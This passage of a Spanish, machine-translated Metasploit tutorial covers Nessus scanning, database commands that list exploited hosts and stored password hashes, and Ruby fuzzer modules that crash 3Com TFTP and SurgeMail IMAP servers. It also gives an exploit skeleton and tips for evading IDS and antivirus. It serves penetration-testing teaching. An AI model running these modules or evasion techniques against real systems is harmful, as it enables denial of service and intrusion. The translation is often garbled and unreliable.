ID  Name      Owner  visability
--  ---      -
1   the_works dook   private

msf >
```

Para ejecutar una exploración Nessus con nuestra política actual, con "nessus\_scan\_new" el comando seguido por el número de identificación de la política, un nombre para su exploración, y el objetivo.

```
msf > nessus_scan_new
[*] Usage:
[*]      nessus_scan_new policy id scan name targets
[*]      use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning 192.168.1.161
[*] Scan started. uid is 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

Para ver el progreso de nuestro análisis, nos encontramos "nessus\_scan\_status. Tenga en cuenta que no hay un indicador de progreso por lo que seguimos ejecutando el comando hasta que vea el mensaje "No Scans Running".

```
msf > nessus_scan_status
[+] Running Scans

Scan ID                               Name   Owner   Started
Status   Current Hosts   Total Hosts
-----
-----
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  dook    19:39 Sep 27
2010   running   0                1

[*] You can:
[+] Import Nessus report to database :      nessus_report_get reportid
[+] Pause a nessus scan :                  nessus_scan_pause scanid
msf > nessus_scan_status
[*] No Scans Running.
[*] You can:
[*] List of completed scans:                nessus_report_list
[*] Create a scan:                          nessus_scan_new policy id scan name
target(s)
msf >
```

Cuando se complete la exploración del Nessus, genera un informe para nosotros con los resultados. Para ver la lista de informes disponibles, se corre el 'nessus\_report\_list' comando. Para importar un informe, nos encontramos "nessus\_report\_get" seguido por el ID de informe.

```
msf > nessus_report_list
[+] Nessus Report List

ID                               Name   Status   Date
--
-----
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  completed  19:47 Sep
27 2010

[*] You can:
[*] Get a list of hosts from the report:      nessus_report_hosts
report id
msf > nessus_report_get
[*] Usage:
[*]      nessus_report_get report id
[*]      use nessus_report_list to list all available reports for importing
msf > nessus_report_get 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f
msf >
```

Con el informe de importación, podemos enumerar los anfitriones y las vulnerabilidades del mismo modo que podía cuando se importa un informe manualmente.

```
msf > db_hosts -c address,vulns
```

```
Hosts
```

```
=====
```

```
address      vulns
-----      -
```

192.168.1.161	33
---------------	----

```
msf > db_vulns
```

```
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=3389 proto=tcp
name=NSS-10940 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1900 proto=udp
name=NSS-35713 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=1030 proto=tcp
name=NSS-22319 refs=
[*] Time: 2010-09-28 01:51:37 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-10396 refs=
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-10860 refs=CVE-2000-1200,BID-959,OSVDB-714
[*] Time: 2010-09-28 01:51:38 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-10859 refs=CVE-2000-1200,BID-959,OSVDB-715
[*] Time: 2010-09-28 01:51:39 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-18502 refs=CVE-2005-1206,BID-13942,IAVA-2005-t-0019
[*] Time: 2010-09-28 01:51:40 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-20928 refs=CVE-2006-0013,BID-16636,OSVDB-23134
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161 port=445 proto=tcp
name=NSS-35362 refs=CVE-2008-4834,BID-31179,OSVDB-48153
[*] Time: 2010-09-28 01:51:41 UTC Vuln: host=192.168.1.161
```

```
...snip...
```



```

Nov 23 07:43:56 UTC 2010  6      0      default
192.168.69.173
00:0C:29:45:7D:33
Nov 23 07:43:57 UTC 2010  3      0      default
192.168.69.175
00:0C:29:BB:38:53
Nov 23 07:43:57 UTC 2010  4      0      default
192.168.69.199
00:0C:29:58:09:DA
Nov 23 07:43:57 UTC 2010  4      0      default
192.168.69.50
Tue Nov 23 07:43:57 UTC 2010
                                alive  Tue
Tue Nov 23 07:43:57 UTC 2010
                                alive  Tue
Tue Nov 23 07:43:57 UTC 2010
                                alive  Tue

```

También puede reducir aún más la salida para mostrar sólo las columnas que se interese

```
msf > db_hosts -c address,state,svcs
```

Hosts

=====

address	state	svcs
192.168.69.100	alive	4
192.168.69.105	alive	4
192.168.69.110	alive	6
192.168.69.125	alive	1
192.168.69.130	alive	14
192.168.69.135	alive	12
192.168.69.140	alive	1
192.168.69.141	alive	12
192.168.69.142	alive	14
192.168.69.143	alive	11
192.168.69.146	alive	2
192.168.69.171	alive	6
192.168.69.173	alive	3
192.168.69.175	alive	4
192.168.69.199	alive	4
192.168.69.50	alive	3

También puede limitar la producción a un solo host.

```
msf > db_hosts -a 192.168.69.50 -c address,mac,svcs
```

Hosts

=====

address	mac	svcs
192.168.69.50	00:0C:29:2A:02:5B	3

```
msf >
```



# db\_notes

Running "db\_notes" la salida de las notas que ha Metasploit framework para cada huésped. Aquí es donde usted encontrará los resultados de su exploración Nmap, junto con un montón de información valiosa. Al igual que el comando db\_hosts, puede filtrar la información para mostrar sólo las notas sobre un único host.

```
msf > db_notes -a 192.168.69.135
[*] Time: Tue Nov 23 07:43:55 UTC 2010 Note: host=192.168.69.135
type=host.os.nmap_fingerprint data={:os_version=>"2.6.X", :os_accuracy=>"100",
:os_match=>"Linux 2.6.9 - 2.6.31", :os_vendor=>"Linux", :os_family=>"Linux"}
[*] Time: Tue Nov 23 07:43:56 UTC 2010 Note: host=192.168.69.135
type=host.last_boot data={:time=>"Sun Nov 21 23:23:54 2010"}
[*] Time: Tue Nov 23 07:54:48 UTC 2010 Note: host=192.168.69.135service=smb
type=smb.fingerprint data={:os_flavor=>"Unix", :os_name=>"Unknown", :os_sp=>"Samba
3.0.20-Debian"}
msf >
```

# db\_services

El "db\_services" comando, como se puede imaginar, mostrar los servicios identificados en los equipos de destino. Esta es la información que nos proporciona información valiosa con respecto a qué objetivos merecen un nuevo ataque.

```
msf > db_services
```

```
Services
=====
created_at          port  proto  state  info  updated_at          Host
name
Workspace
-----
----
-----
Tue Nov 23 07:43:55 UTC 2010  Microsoft Windows RPC
msrpc              135   tcp    open   Tue Nov 23 07:43:55 UTC 2010  192.168.69.100
default
Tue Nov 23 07:43:55 UTC 2010
netbios-ssn       139   tcp    open   Tue Nov 23 07:43:55 UTC 2010  192.168.69.100
default
Tue Nov 23 07:43:55 UTC 2010  Windows XP Service Pack 2 (language: English)
(name:V-XPSP2-TEMPLAT) (domain:WORKGROUP)          smb          445          tcp
open   Tue Nov 23 07:54:50 UTC 2010  192.168.69.100  default
...snip...
Tue Nov 23 07:43:55 UTC 2010  lighttpd 1.4.26
ip                 80    tcp    open   Tue Nov 23 07:55:42 UTC 2010  192.168.69.50
default
Tue Nov 23 07:43:55 UTC 2010  Samba smbd 3.X workgroup: WORKGROUP
```

```
nethbios-ssn    139    tcp    open    Tue Nov 23 07:43:55 UTC 2010  192.168.69.50
default
Tue Nov 23 07:43:55 UTC 2010  Unix Samba 3.0.37 (language: Unknown)
(domain:WORKGROUP)                smb                445
tcp    open    Tue Nov 23 07:54:41 UTC 2010  192.168.69.50  default
```

```
msf >
```

---

También tenemos la opción de estrechar la información en nuestro objetivo. Que pasa "-h" mostrará las opciones disponibles.

```
msf > db_services -h
```

```
Usage: db_services [-h|--help] [-u|--up] [-a ] [-r ] [-p ] [-n ]
```

```
-a    Search for a list of addresses
-c    Only show the given columns
-h,--help    Show this help information
-n    Search for a list of service names
-p    Search for a list of ports
-r    Only show [tcp|udp] services
-u,--up    Only show services which are up
```

```
Available columns: created_at, info, name, port, proto, state, updated_at
```

```
msf >
```

Podemos filtrar por la salida de todo el camino a un determinado puerto TCP que estamos buscando.

```
msf > db_services -a 192.168.69.135 -c info -p 445 -r tcp
```

```
Services
```

```
=====
```

```
info                Host
Workspace           ----
-----
Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP) 192.168.69.135
default
```

```
msf >
```

# db\_vulns

Running "db\_vulns" mostrará una lista de todas las vulnerabilidades almacenados en la base de datos, adaptada a cada objetivo. También se mostrará una lista de las referencias apropiadas si está disponible.

---

```
msf > db_vulns -h
[*] Time: Tue Nov 23 09:09:19 UTC 2010 Vuln: host=192.168.69.50 name=NSS- refs=
[*] Time: Tue Nov 23 09:09:20 UTC 2010 Vuln: host=192.168.69.50 port=445 proto=tcp
name=NSS-26920 refs=CVE-1999-0519,CVE-1999-0520,CVE-2002-1117,BID-494,OSVDB-299
[*] Time: Tue Nov 23 09:09:21 UTC 2010 Vuln: host=192.168.69.50 port=445 proto=tcp
name=NSS-26919 refs=CVE-1999-0505
...snip...
[*] Time: Tue Nov 23 09:18:54 UTC 2010 Vuln: host=192.168.69.1 name=NSS-43067 refs=
[*] Time: Tue Nov 23 09:18:54 UTC 2010 Vuln: host=192.168.69.1 name=NSS-45590 refs=
[*] Time: Tue Nov 23 09:18:54 UTC 2010 Vuln: host=192.168.69.1 name=NSS-11936 refs=
msf >
```

# db\_exploited

Una vez que hemos tenido un poco de diversión y shells conseguido en algunos de nuestros objetivos, podemos ejecutar "db\_exploited" a la lista de las máquinas que fueron explotados con éxito, junto con lo que se utilizó en la explotación de ellos.

---

```
msf > db_exploited
[*] Time: Tue Nov 23 09:23:44 UTC 2010 Host Info: host=192.168.69.100 port=445
proto=tcp sname=192.168.69.100 exploit=exploit/windows/smb/ms08_067_netapi
[*] Time: Tue Nov 23 09:23:44 UTC 2010 Host Info: host=192.168.69.105 port=445
proto=tcp sname=192.168.69.105 exploit=exploit/windows/smb/ms08_067_netapi
[*] Found 2 exploited hosts.
Msf >
```

# db\_add\_cred and db\_creds

Durante la post-explotación de una serie, la recopilación de las credenciales de usuario es una importante actividad con el fin de penetrar aún más la red objetivo. Al reunirnos conjuntos de credenciales, podemos añadir a nuestra base de datos con el "db\_add\_creds" comando y la lista más adelante mediante la ejecución de "db\_creds".

```
msf > db_add_cred
[*] Usage: db_add_cred [host] [port] [user] [pass] [type] [active]
msf > db_add_cred 192.168.69.100 445 Administrator
7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
[*] Time: Tue Nov 23 09:28:24 UTC 2010 Credential: host=192.168.69.100 port=445
proto=tcp sname=192.168.69.100 type=password user=Administrator
pass=7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
active=true
msf > db_creds
[*] Time: Tue Nov 23 09:28:24 UTC 2010 Credential: host=192.168.69.100 port=445
proto=tcp sname=192.168.69.100 type=password user=Administrator
pass=7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
active=true
[*] Found 1 credential.
Msf >
```

**Este ha sido un breve resumen de algunos de los comandos de bases de datos disponibles en Metasploit. Como siempre, la mejor manera de aprender más y se aprende es experimentando con ellos en su entorno de laboratorio.**

# Writing A Simple Fuzzer

Fuzzers son herramientas utilizadas por los profesionales de la seguridad para proporcionar datos no válidos y sin previo aviso las entradas de un programa. Fuzzers típica prueba una solicitud de desbordamientos de búfer, cadena de formato, los ataques de directorio transversal, las vulnerabilidades de ejecución de comandos, inyección SQL, XSS y mucho más. Debido a Metasploit proporciona un conjunto muy completo de las bibliotecas para profesionales de la seguridad de muchos protocolos de red y la manipulación de los datos, el Framework es un buen candidato para el desarrollo rápido de fuzzers simple.

**Rex::** módulo de texto ofrece un montón de métodos útiles para tratar con textos como:

- \* *Buffer de conversión*
- \* *Codificación de (html, url, etc)*
- \* *Chequeo*
- \* *Generación cadena aleatoria*

El último punto es, obviamente, muy útil para escribir fuzzers simple. Para más información, consulte la documentación de la API en <http://metasploit.com/documents/api/rex/classes/Rex/Text.html>. Aquí están algunas de las funciones que se pueden encontrar en el Rex:: Texto:

```
root@bt:~/docs# grep "def self.rand" /pentest/exploits/framework3/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars)
def self.rand_base(len, bad, *foo)
def self.rand_text(len, bad='', chars = AllChars)
def self.rand_text_alpha(len, bad='')
def self.rand_text_alpha_lower(len, bad='')
def self.rand_text_alpha_upper(len, bad='')
def self.rand_text_alphanumeric(len, bad='')
def self.rand_text_numeric(len, bad='')
def self.rand_text_english(len, bad='')
def self.rand_text_highascii(len, bad='')
def self.randomize_space(str)
def self.rand_hostname
def self.rand_state()
```


# Simple TFTP Fuzzer

Uno de los aspectos más importantes de Metasploit es lo fácil que es hacer cambios y crear nuevas funcionalidades mediante la reutilización de código existente. Por ejemplo, ya que este código fuzzer muy simple demuestra, usted puede hacer algunas modificaciones menores a un módulo de Metasploit existentes para crear un módulo de fuzzer. Los cambios se pasan cada vez más largos en el valor medio de transporte al servicio de 3Com TFTP para Windows, lo que resulta en una sobrescritura de EIP.

```
#Metasploit
```

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'           => '3Com TFTP Fuzzer',
      'Version'        => '$Revision: 1 $',
      'Description'    => '3Com TFTP Fuzzer Passes Overly Long
Transport Mode String',
      'Author'         => 'Your name here',
      'License'        => MSF_LICENSE
    )
    register_options( [
      Opt::RPORT(69)
    ], self.class)
  end
  def run_host(ip)
    # Create an unbound UDP socket
    udp_sock = Rex::Socket::Udp.create(
      'Context' =>
        {
          'Msf'           => framework,
          'MsfExploit' => self,
        }
    )
    count = 10 # Set an initial count
    while count < 2000 # While the count is under 2000 run
      evil = "A" * count # Set a number of "A"s equal to count
      pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00" #
Define the payload
      udp_sock.sendto(pkt, ip, datastore['RPORT']) # Send the
packet
      print_status("Sending: #{evil}") # Status update
      resp = udp_sock.get(1) # Capture the response
      count += 10 # Increase count by 10, and loop
    end
  end
end
end
```

Bastante sencillo. Permite correr y ver qué pasa.



Y tenemos un crash! El fuzzer está funcionando como se esperaba. Si bien esto puede parecer simple a primera vista, una cosa a considerar es el código reutilizable que esto nos proporciona. En nuestro ejemplo, la estructura de carga se ha definido para nosotros, nos ahorra tiempo, y lo que nos permite llegar directamente al lugar de fuzzing investigar el protocolo. Esto es extremadamente potente, y es un beneficio oculto de la estructura.

# Simple IMAP Fuzzer

Durante una sesión de reconocimiento de acogida descubrimos un servidor de correo IMAP que se sabe que es vulnerable a un ataque de desbordamiento de búfer (SurgeMail 3.8k4-4). Hemos encontrado un aviso para la vulnerabilidad, pero no puedo encontrar ninguna exploit de trabajo en la base de datos de Metasploit, ni en el Internet. Entonces decide escribir nuestra propia explotación a partir de un simple fuzzer IMAP.

Desde el asesoramiento en esto sabemos que el comando vulnerable es la lista de IMAP y que necesita credenciales válidas para explotar la aplicación. Como hemos visto anteriormente, el gran "arsenal de la biblioteca", presente en MSF nos puede ayudar de forma rápida secuencia de comandos de cualquier protocolo de red y el protocolo IMAP no es una excepción. Incluyendo MSF::Exploit::Remote::IMAP nos ahorrará mucho tiempo. De hecho, la conexión con el servidor IMAP y de realizar los pasos necesarios para la autenticación de fuzz el comando vulnerables, es sólo una cuestión de una línea única línea de comandos! Aquí está el código de la LISTA fuzzer IMAP:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::Imap
  include Msf::Auxiliary::Dos

  def initialize
    super(
      'Name'           => 'Simple IMAP Fuzzer',
      'Description'    => %q{
        An example of how to build a simple IMAP fuzzer.
        Account IMAP credentials are required in this
fuzzer.
      },
      'Author'         => [ 'ryujin' ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 1 $'
    )
  end

  def fuzz_str()
    return Rex::Text.rand_text_alphanumeric(rand(1024))
  end

  def run()
    srand(0)
  end
end
```



```

while (true)
  connected = connect_login()
  if not connected
    print_status("Host is not responding - this is GOOD ;)")
    break
  end
  print_status("Generating fuzzed data...")
  fuzzed = fuzz_str()
  print_status("Sending fuzzed data, buffer length = %d" %
fuzzed.length)
  req = '0002 LIST () "/" + fuzzed + "' "PWNE"' + "\r\n"
  print_status(req)
  res = raw_send_recv(req)
  if !res.nil?
    print_status(res)
  else
    print_status("Server crashed, no response")
    break
  end
  disconnect()
end
end
end
end

```

Decisivo, predominante el método run (), el código se ejecuta cada vez que el usuario llama a "Ejecutar" en msfconsole. En el bucle while dentro de run (), nos conectamos con el servidor IMAP y autenticar a través de la connect\_login function () importados de MSF:: Exploit:: Remoto:: IMAP. A continuación, llamar a la fuzz\_str function () que genera un búfer de tamaño variable alfanumérico que va a ser enviado como argumento del comando LIST IMAP a través de la función raw\_send\_recv. Guardamos el archivo anterior en la auxiliar / dos / windows / IMAP / subdirectorio y cargarlo desde msfconsole como sigue:

```

msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options

```

Module options:

Name	Current Setting	Required	Description
IMAPPASS		no	The password for the specified username
IMAPUSER		no	The username to authenticate as
RHOST		yes	The target address
RPORT	143	yes	The target port

```

msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test

```

Ahora estamos listos para la pelusa de las personas vulnerables servidor IMAP. Atribuimos el proceso de surgmail.exe ImmunityDebugger y empezar nuestra sesión fuzzing:

```
msf auxiliary(fuzz_imap) > run
```

```
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVykXGYM6BmnXL[...]" "PWNEDED"


[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNEDED"

[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzWJjIcL16vW4PXDPpJV[...]gaDm" "PWNEDED"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is GOOD ;)
[*] Auxiliary module execution completed
```

MSF dice que el servidor IMAP probablemente ha caído y ImmunityDebugger confirma que como se ve en la siguiente imagen:



# Exploit Development

## DESARROLLO DE EXPLOITS

A continuación, vamos a cubrir uno de los aspectos más conocidos y populares de la estructura, explotar el desarrollo. En esta sección vamos a mostrar cómo utilizar el Framework para el desarrollo de explotar le permite concentrarse en lo que es único acerca de la hazaña, y hace que otros aspectos tales como capacidad de carga, la codificación, la generación de nop, y así sucesivamente sólo una cuestión de infraestructura.

Debido a la gran cantidad de exploits actualmente disponible en Metasploit, hay una gran probabilidad de que ya hay un módulo que simplemente puede editar para su propio uso durante el desarrollo de explotar. Para hacer explotar el desarrollo más fácil, Metasploit incluye un exploit de ejemplo que puede modificar. Se puede encontrar en 'documentation / samples / modules / exploits /.

# Metasploit Exploit Design Goals

## Desarrollo de Exploits

Al escribir exploits que se utilizarán en Metasploit Framework, sus objetivos de diseño deben ser mínimas.

- \* Descarga de trabajo tanto como sea posible con el framework.*
- \* Hacer uso, y se basan en las bibliotecas del Rex protocolo.*
- \* Hacer un uso intensivo de la mixins disponibles.*

Tan importante como el diseño minimalista, que exploits (debe) ser fidedigna.

- \* Cualquier BadChars declarado debe ser 100% preciso.*
- \* Asegúrese de que el Payload-> El espacio es el valor máximo de fiabilidad.*
- \* Los pequeños detalles en el desarrollo de exploit más importantes.*

Exploits debe hacer uso de la aleatoriedad siempre que sea posible. Aleatorización ayuda con IDS, IPS, y la evasión de AV y también sirve como una prueba de fiabilidad excelente.

- \* Al generar el relleno, el uso Rex:: Text.rand\_text\_\* (rand\_text\_alpha, rand\_text\_alphanumeric, etc.)*
- \* Selección aleatoria de todas los payloads mediante el uso de codificadores.*
- \* Si es posible, al azar el stub encoder.*
- \* Selección aleatoria nops también.*

Tan importante como la funcionalidad, exploits deben ser legibles, así.

- \* Todos los módulos Metasploit tiene una estructura consistente con la harder-tab idents.*
- \* ¿Quieres código es difícil de mantener, de todos modos.*
- Mixins \* proporcionar los nombres de opción consistente en todo el framework.*

Por último, los exploits deben ser útil.

- \* Prueba de conceptos debe ser escrito como auxiliar de los módulos de denegación de servicio, no exploits.*
- \* La fiabilidad explotar final debe ser alta.*
- \* Objetivo listas debe ser inclusivo.*

# Metasploit Exploit Format

El formato de un exploit en Metasploit es similar a la de un auxiliar, pero hay más campos.

*\* Siempre hay un bloque de información Payload. Aprovecharse sin necesidad de un Payload es simplemente un módulo auxiliar.*

*\* Una lista de objetivos disponibles se describe.*

*\* En lugar de definir run (), explotación () y comprobar () se utilizan.*

## Exploit Skeleton

```
class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::TCP

  def initialize
    super(
      'Name'          => 'Simplified Exploit Module',
      'Description'   => 'This module sends a payload',
      'Author'        => 'My Name Here',
      'Payload'       => {'Space' => 1024, 'BadChars' => "\x00"},
      'Targets'       => [ ['Automatic', {}] ],
      'Platform'     => 'win',
    )
    register_options( [
      Opt::RPORT(12345)
    ], self.class)
  end

  # Connect to port, send the payload, handle it, disconnect
  def exploit
    connect()
    sock.put(payload.encoded)
    handler()
    disconnect()
  end
end
```

# Defining Vulnerability Tests

## Definición de las pruebas de vulnerabilidad

Aunque rara vez implementado, el método llamado de verificación () se debe definir en sus módulos de aprovechar, siempre que sea posible.

- \* El método de verificación () verifica todas las opciones excepto para los Payloads.*
- \* El propósito de hacer el cheque para determinar el objetivo es vulnerable o no.*
- \* Devuelve un valor de comprobación definidos.*

Los valores de retorno de verificación () son los siguientes:

- \* CheckCode:: Caja de seguridad - no explotable*
- \* CheckCode:: Detectado - Servicio de detectar*
- \* CheckCode:: Aparece - versión vulnerable*
- \* CheckCode:: Vulnerable - confirmada*
- \* CheckCode:: No compatible - cheque no es compatible con este módulo.*

### Sample check() Method

Muestra de control () El método

```
def check
  # connect to get the FTP banner
  connect

  # disconnect since have cached it as self.banner
  disconnect

  case banner
  when /Serv-U FTP Server v4\.1/
    print_status('Found version 4.1.0.3, exploitable')
    return Exploit::CheckCode::Vulnerable

  when /Serv-U FTP Server/
    print_status('Found an unknown version, try it!');
    return Exploit::CheckCode::Detected

  else
    print_status('We could not recognize the server banner')
    return Exploit::CheckCode::Safe
  end

  return Exploit::CheckCode::Safe
end
```

# Metasploit Exploit Mixins

## Exploit::Remote::Tcp

